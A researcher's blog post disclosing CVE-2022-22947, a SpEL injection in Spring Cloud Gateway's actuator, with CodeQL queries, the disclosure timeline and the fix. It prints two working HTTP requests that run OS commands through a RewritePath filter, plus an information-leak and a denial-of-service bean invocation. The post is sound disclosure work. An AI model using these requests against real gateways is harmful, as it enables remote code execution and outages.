

CVE-2022-22947: SpEL Casting and Evil Beans

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Content

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During my analysis of the Spring Cloud Gateway Server jar, which can be used to enable the gateway actuator, I had identified that SpEL was in use. This in itself isn't necessarily bad, however unsafe input shouldn't flow to an expression parsed with a `StandardEvaluationContext`. If it does, remote code execution is possible.

This ended up resulting in [CVE-2022-22947](#) after being reported to and patched by the VMware team. The full proof-of-concept is in this blog post, which you can try out against a sample gateway application: <https://github.com/wdahlenburg/spring-gateway-demo>.

The Spring Cloud Gateway project is open source, so you can review the code yourself: <https://github.com/spring-cloud/spring-cloud-gateway/tree/2.2.x/spring-cloud-gateway-server>. Note that versions 3.0.x and 3.1.x have been retroactively patched.

The `StandardEvaluationContext` context can be seen, which allows any valid expression to be called or invoked. This looked like a potential target if I could control the `getValue` method call.

The above comes from [src/main/java/org/springframework/cloud/gateway/support/ShortcutConfigurable.java](#).

The `ShortcutConfigurable.java` file defines an interface. I ended up googling it and came across the [Javadocs](#), which helpfully display the known implementing classes. I started going through them trying to see if there was a place I might have input into.

If you look closely, the [RewritePathGatewayFilterFactory](#) class implements the `ShortcutConfigurable` interface. If you are really paying attention and read my [first post on the gateway actuator](#), then you'd recognize that the `RewritePath` filter was applied there. That seemed like a wild coincidence.

As it turns out the proof-of-concept is really simple. The `RewritePath` argument needs to be encapsulated in `{ ... }` to be evaluated with the `StandardEvaluationContext`. This means a value

such as `#{T(java.lang.Runtime).getRuntime().exec(\"touch /tmp/x\")}` can be used to execute arbitrary OS commands. Note that the backslashes are included since the content type for the gateway actuator endpoint is JSON.

Additionally note that any of the other filters implementing `ShortcutConfigurable` should work. I found the `RewritePath` filter to be simple and stuck with it.

Here are the two HTTP requests to exploit this:

```
POST /actuator/gateway/routes/new_route HTTP/1.1
Host: 127.0.0.1:9000
Connection: close
Content-Type: application/json

{
  "predicates": [
    {
      "name": "Path",
      "args": {
        "_genkey_0": "/new_route/**"
      }
    }
  ],
  "filters": [
    {
      "name": "RewritePath",
      "args": {
        "_genkey_0": " #{T(java.lang.Runtime).getRuntime().exec(\"touch /tmp/x\")}",
        "_genkey_1": "/${path}"
      }
    }
  ],
  "uri": "https://wya.pl",
  "order": 0
}
```

POST /actuator/gateway/refresh HTTP/1.1

Host: 127.0.0.1:9000

Content-Type: application/json

Connection: close

Content-Length: 258

```
{
  "predicate": "Paths: [/new_route], match trailing slash: true",
  "route_id": "new_route",
  "filters": [
    "[RewritePath #{T(java.lang.Runtime).getRuntime().exec(\"touch /tmp/x\")} = /${path}], order = 1]"
  ],
  "uri": "https://wya.pl",
  "order": 0
}
```

To reiterate what happens, the first request will create the route. The second forces the configuration to reload. The reloading of the routes is where the SpEL expression executes.

Digging Deeper

From here, I drafted up some CodeQL to see if I could track this behavior. It turns out the default CodeQL queries miss the Mono library as a source, so the SpEL injection can never be reached as a sink.

The screenshot displays a CodeQL analysis environment. On the left, a Java source file named `SpellInjectionConfig.java` is open, showing a class that extends `TaintTracking::Configuration` and implements several predicates like `isSource`, `isSink`, and `isAdditionalTaintStep`. The right pane shows the 'CodeQL Query Results' for a query named `SpellInjectionQuery.qll`. The results table lists 28 instances of `SpellInjectionConfig` with various values for the `this` and `source` fields. A summary box indicates a quick evaluation of the predicate `isSource` was completed in 8 seconds with a result count of 36.

#	this	source
1	SpellInjectionConfig	value
2	SpellInjectionConfig	principal
3	SpellInjectionConfig	a
4	SpellInjectionConfig	key
5	SpellInjectionConfig	count
6	SpellInjectionConfig	failStatus
7	SpellInjectionConfig	key
8	SpellInjectionConfig	count
9	SpellInjectionConfig	expectedbody
10	SpellInjectionConfig	body
11	SpellInjectionConfig	key
12	SpellInjectionConfig	count
13	SpellInjectionConfig	key
14	SpellInjectionConfig	millisToSleep
15	SpellInjectionConfig	exchange
16	SpellInjectionConfig	a
17	SpellInjectionConfig	id
18	SpellInjectionConfig	myquery
19	SpellInjectionConfig	mycookie
20	SpellInjectionConfig	e
21	SpellInjectionConfig	e
22	SpellInjectionConfig	exchange
23	SpellInjectionConfig	status
24	SpellInjectionConfig	exchange
25	SpellInjectionConfig	body
26	SpellInjectionConfig	exchange
27	SpellInjectionConfig	parts
28	SpellInjectionConfig	exchange

Above is what can be seen when running the default `SpelInjectionConfig` `isSource` predicate. Some sources can be seen, but none of these flow towards a valid SpEL sink.

I ended up including `SpringManagedResource` in the default unsafe SpEL query to add in additional sources, which essentially checks for annotated `@RequestBody` and `@RequestParam` methods.

The screenshot shows an IDE with two panels. The left panel displays the `SpelInjectionQuery.qll` file, and the right panel shows the `CodeQL Query Results` for the `isSource` predicate.

SpelInjectionQuery.qll

```
1  /** Provides taint tracking and dataflow configurations to be used in SpEL injection queries. */
2
3  import java
4  private import semmle.code.java.dataflow.FlowSources
5  private import semmle.code.java.dataflow.TaintTracking
6  private import semmle.code.java.frameworks.spring.SpringExpression
7  private import semmle.code.java.security.SpELInjection
8  private import semmle.code.java.frameworks.spring.SpringController
9
10 /**
11  * A taint-tracking configuration for unsafe user input
12  * that is used to construct and evaluate a SpEL expression.
13  */
14 class SpelInjectionConfig extends TaintTracking::Configuration {
15   Quick Evaluation: SpelInjectionConfig
16   SpelInjectionConfig() { this = "SpelInjectionConfig" }
17
18   Quick Evaluation: isSource
19   override predicate isSource(DataFlow::Node source) {
20     source instanceof RemoteFlowSource or
21     source instanceof SpringManagedResource
22   }
23
24   Quick Evaluation: isSink
25   override predicate isSink(DataFlow::Node sink) { sink instanceof SpELExpressionEvaluationSink }
26
27   Quick Evaluation: isAdditionalTaintStep
28   override predicate isAdditionalTaintStep(DataFlow::Node node1, DataFlow::Node node2) {
29     any(SpELExpressionInjectionAdditionalTaintStep c).step(node1, node2)
30   }
31
32   /** Default sink for SpEL injection vulnerabilities. */
33   private class DefaultSpELExpressionEvaluationSink extends SpELExpressionEvaluationSink {
34     Quick Evaluation: DefaultSpELExpressionEvaluationSink
35     DefaultSpELExpressionEvaluationSink() {
36       exists(MethodAccess ma |
37         ma.getMethod() instanceof ExpressionEvaluationMethod and
38         ma.getQualifier() = this.asExpr() and
39       )
40     }
41   }
42 }
```

CodeQL Query Results


Quick evaluation of `SpelInjectionQuery.qll:1` on `spring-cloud-gw` - finished in 0 seconds, 4021 result count [2/22/2022, 1:13:05 PM]

« 8 / 21 »

#Quick_evaluation_of_predicate_isSource

#	this	source
1401	SpelInjectionConfig	configClass
1402	SpelInjectionConfig	request
1403	SpelInjectionConfig	routeId
1404	SpelInjectionConfig	config
1405	SpelInjectionConfig	consumer
1406	SpelInjectionConfig	routeId
1407	SpelInjectionConfig	consumer
1408	SpelInjectionConfig	publisher
1409	SpelInjectionConfig	configClass
1410	SpelInjectionConfig	config
1411	SpelInjectionConfig	config
1412	SpelInjectionConfig	config
1413	SpelInjectionConfig	consumer
1414	SpelInjectionConfig	consumer
1415	SpelInjectionConfig	configClass
1416	SpelInjectionConfig	config
1417	SpelInjectionConfig	configClass
1418	SpelInjectionConfig	id
1419	SpelInjectionConfig	routeDefinitionLoc
1420	SpelInjectionConfig	globalFilters
1421	SpelInjectionConfig	GatewayFilters
1422	SpelInjectionConfig	routePredicates
1423	SpelInjectionConfig	routeDefinitionWri
1424	SpelInjectionConfig	routeLocator
1425	SpelInjectionConfig	routeDefinitionLoc
1426	SpelInjectionConfig	globalFilters
1427	SpelInjectionConfig	gatewayFilters
1428	SpelInjectionConfig	routePredicates

From there it was a basic path-problem of letting CodeQL determine if any input from an HTTP request could reach the `StandardEvaluationContext` in `ShortcutConfigurable`.



The outputs from the SpellInjectionQuery weren't the easiest to understand, but some results are better than no results. I couldn't figure out how to manually trace the code from the paths that CodeQL had provided. However, when I used a debugger and triggered a payload I could then step through a very similar chain to what CodeQL displayed.

I sent this over to VMware, who currently manages the security for Pivotal (Spring) products, on 1/15/22. They let me know they received my report pretty quickly after. Approximately a month later on 2/8/22 I heard back. They had created their own class that mostly implemented the SimpleEvaluationContext.

"Someone Put Beans Inside the Computer"

The SimpleEvaluationContext supports a subset of SpEL features and is generally safer than StandardEvaluationContext. The [Javadocs](#) state "SimpleEvaluationContext is tailored to support only a subset of the SpEL language syntax, e.g. excluding references to Java types, constructors, and bean references."

While I was looking into this I saw the original need for SpEL come from some issues on the GitHub repo. Primarily users were looking to implement a custom bean that could be invoked via a SpEL expression. An example was to manage the rate limit on a route.

While I was playing around with the patch, I observed that beans without method arguments could still be invoked. For example this means that `#{@gatewayProperties.toString}` can be used to print out the gatewayProperties bean definition. The SimpleEvaluationContext will not allow `#{@gatewayProperties.setRoutes(...)}` to be called. This should in essence restrict only getter methods from being invoked.

Request
Pretty Raw Hex
1 GET /actuator/gateway/routes HTTP/1.1
2 Host: 127.0.0.1:9000
3 Content-Type: application/json
4 Connection: close
5 Content-Length: 0
6
7

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 connection: close
4 Content-Length: 826
5
6 {
7 {
8 "predicate": "Paths: [/test/**], match trailing slash: true",
9 "route_id": "test",
10 "filters": [
11 "[RewritePath /test(?<path>.*) = '/\${path}']", order = 0
12],
13 "uri": "https://www.google.com:443",
14 "order": 0
15 },
16 {
17 "predicate": "Paths: [/get/**], match trailing slash: true",
18 "route_id": "get",
19 "filters": [
20 "[AddRequestHeader X-Gateway-Test = 'Foo']", order = 0
21],
22 "uri": "https://httpbin.org:443",
23 "order": 0
24 },
25 {
26 "predicate": "Paths: [/new_route/**], match trailing slash: true",
27 "route_id": "new_route",
28 "filters": [
29 "[RewritePath [GatewayProperties@3e3315d9 routes = list[[empty]], defaultFilters = list[[empty]], streamingMediaTypes = list[text/event-stream, application/stream+json, application/grpc, application/grpc+protobuf, application/grpc+json], failOnRouteDefinitionError = true] = '/\${path}']", order = 1
30],
31 "uri": "https://wya.pl:443",
32 "order": 0
33 },
34]
35 }
36 }

The above screenshot can be seen after sending `#{@gatewayProperties.toString}` in the two HTTP requests required to add and refresh routes. Notice that some internals can be leaked. Depending on the beans available, this could be used to leak properties or other attributes of the application state.

The gateway service can't be responsible for beans that are included in the classpath, but it should at minimum ensure that no beans in it's library can be invoked to leak significant information or negatively impact the application.

I ended up writing some more CodeQL to see how this would play out. Essentially I wanted to find all Beans that had methods without arguments in the library. From there, it would be helpful to recursively look at the return type and see if there are any methods without arguments that could be called. This would look like `bean1.method1.method2`.

```

12 import java
13
14 class NoArgMethod extends Method {
15     Quick Evaluation: NoArgMethod
16     NoArgMethod() {
17         exists(Method m |
18             m.hasNoParameters()
19             and m = this
20         )
21     }
22
23     Quick Evaluation: getNextStep
24     NoArgMethod getNextStep() { result = this.getReturnType().(RefType).getAMethod() }
25 }
26
27 class Bean extends Method {
28     string identifier;
29     Quick Evaluation: Bean
30     Bean() {
31         exists(Annotation a | this.getAnAnnotation() = a |
32             a.getType().hasQualifiedName("org.springframework.context.annotation", "Bean") and
33             if a.getValue("name") instanceof StringLiteral
34             then identifier = a.getValue("name").(StringLiteral).getValue()
35             else identifier = this.getName()
36         )
37     }
38
39     /**
40      * Gets this bean's name if given by the 'Bean' annotation, or this method's identifier o
41      */
42     Quick Evaluation: getBeanIdentifier
43     string getBeanIdentifier() { result = identifier }
44 }
45
46 from Bean bean, NoArgMethod m
47 where bean.getReturnType().(RefType).getAMethod() = m
48 select bean.getName() + "." + m.getName()

```

Simple SpEL on spring-cloud-gw - finished in 0 seconds, 477 result count [2/22/2022, 1:37:48 PM]
Open SimpleSpELBeanr

#select 477 results
[0]
1 lettuceClientResources.<clinit>
2 lettuceClientResources.tracing
3 lettuceClientResources.nettyCustomizer
4 lettuceClientResources.reconnectDelay
5 lettuceClientResources.socketAddressResolver
6 lettuceClientResources.dnsResolver
7 lettuceClientResources.commandLatencyPublisher
8 lettuceClientResources.commandLatencyCollector
9 lettuceClientResources.timer
10 lettuceClientResources.eventBus
11 lettuceClientResources.computationThreadPoolSize
12 lettuceClientResources.ioThreadPoolSize
13 lettuceClientResources.eventExecutorGroup
14 lettuceClientResources.eventLoopGroupProvider
15 lettuceClientResources.shutdown
16 lettuceClientResources.finalize
17 lettuceClientResources.mutate
18 lettuceClientResources.builder
19 lettuceClientResources.create
20 micrometerClock.<clinit>
21 micrometerClock.monotonicTime
22 micrometerClock.wallTime
23 compositeMeterRegistry.close
24 noOpMeterRegistry.close

I created two classes. One to identify all methods that have no arguments. The second was to find methods annotated with `@Bean`. I used the above code to find the first level methods that could be called on beans.

I ended up starting a discussion on the CodeQL repo for some help evaluating this in a semi-recursive query: <https://github.com/github/codeql/discussions/8062>.

From the feedback I received, I was able to modify my query to grab second order methods

This can even be extended out to third order methods

This of course can be extended as many times as needed. Querying all no argument methods incrementally by depth is going to lead to a drastic increase in the number of results. I found that 1-3 was generally sufficient. Below is the full query that can be used:

As I was analyzing the output, I came across `reactorServerResourceFactory.destroy`. That clearly doesn't sound too good. I plugged this bean invocation into the patched library and instantly saw my server quit. That's a pretty cool denial of service.

Wait isn't `SimpleEvaluationContext` supposed to restrict access to only getter methods? The answer is kind of. SpEL doesn't have a great way to determine what methods may invoke actions and which only return data. There isn't an annotation on every class to say that a method is a getter method. The `destroy` method falls into this gray area where it doesn't have any arguments, but it does invoke a dangerous action. Looking at the return type wouldn't provide much additional value as a class could return a boolean or integer value to indicate some action was performed instead of void.

I updated the VMware team with my thoughts on this. They pretty quickly responded with an update that switched to using the `SimpleEvaluationContext.forPropertyAccessors` method. This allowed them to define a custom property accessor based on an environment variable, `spring.cloud.gateway.restrictive-property-accessor.enabled`. This essentially maps any method calls and variables to null when looked up by the `BeanFactoryResolver`. They set the default to true, which is a great secure default. Consumers have the option to explicitly opt out of this security control and fall back to the `SimpleEvaluationContext`. Note that the denial of service will still work when the `restrictive-property-accessor` is disabled, so ensure that other controls are in place such as administrative authentication if you decide to go this route.

Wrapping Up

I wish I could say this bug required a bunch of nifty tricks, but it ended up being a really small modification from my prior research. There's definitely a good life lesson from that.

Digging further into SpEL was really cool. From what I had previously seen online, the `SimpleEvaluationContext` was supposed to restrict input to safe expressions. Now I know that isn't true. If you have the source code to the app you are testing or can run some CodeQL on some of the libraries, you can probably find some interesting accessors or methods on various beans like I had done. `SimpleEvaluationContext` isn't a failsafe, which isn't well understood. I'm willing to bet other *secure* libraries are under the same impression.

Thanks for reading. Happy hunting!

